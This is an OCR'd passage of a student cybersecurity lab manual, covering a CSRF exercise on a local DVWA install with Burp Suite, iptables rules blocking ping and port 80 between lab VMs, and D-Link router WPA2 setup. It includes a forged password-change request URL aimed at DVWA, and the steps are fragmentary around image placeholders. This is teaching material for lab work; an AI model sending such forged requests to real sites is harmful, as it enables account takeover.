


open burpsuite




click start burp suite





open browser

search for




DVWA

http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=new&password_conf=new&Change=Change

login after inception is on

Go to browser using burp suite and



Search 127.0.0.1/DVWA

Experiment 5: Implement a firewall for an organization.

```
┌──(kali㉿kali)-[~]
└─$ sudo service apache2 start
[sudo] password for kali:
```

```
┌──(kali㉿kali)-[~]
└─$ sudo service mysql start
```

Check ip address in kali

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.23.128  netmask 255.255.255.0  broadcast 192.168.23.255
        inet6 fe80::20c:29ff:fe0b:96d0  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:0b:96:d0  txqueuelen 1000  (Ethernet)
        RX packets 109  bytes 39332 (38.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 133  bytes 24038 (23.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 171  bytes 37444 (36.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 171  bytes 37444 (36.5 KiB)
```

Check ip address for windows in command prompt

```
Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::bd09:f0d:fe31:fa37%15
   IPv4 Address. . . . . . . . . . . : 172.16.242.8
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.16.242.254

Wireless LAN adapter Wi-Fi:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Connect windows and kali using command prompt in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

To block pinging of windows system use the following command(should consider only IP

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -s 192.168.23.1 -j DROP
```

address not ethernet's address)

Now check whether ping requests are allowed in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

This way we can block ping packets.

To unblock the ping packets use the commands

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -D INPUT -s 192.168.23.1 -j DROP
```


Let's check its unblocking the ping packets in the windows command prompt

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A  INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```

Task 2: Block the port numbers

Open browser in windows and search for its ip address in the address of kali linux bar – it opens the web page.




We need to block the availability of port 80.

Instead of -A use -D

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -D  INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```


Now check the ip address of the kali linux in windows




Experiment 6: Implement Wi-Fi security (WPA2, IP based, MAC Based)

Step1: Switch On the D-Link Router.


Step2: Open a browser and search for dlinkrouter.local




Login



Setup security mode as WPA2




Go to advanced tab



Go to wireless tab

Go to wireless Repeater

Goto status tab




Experiment 7: Analyze and exploit the root system of CMROS

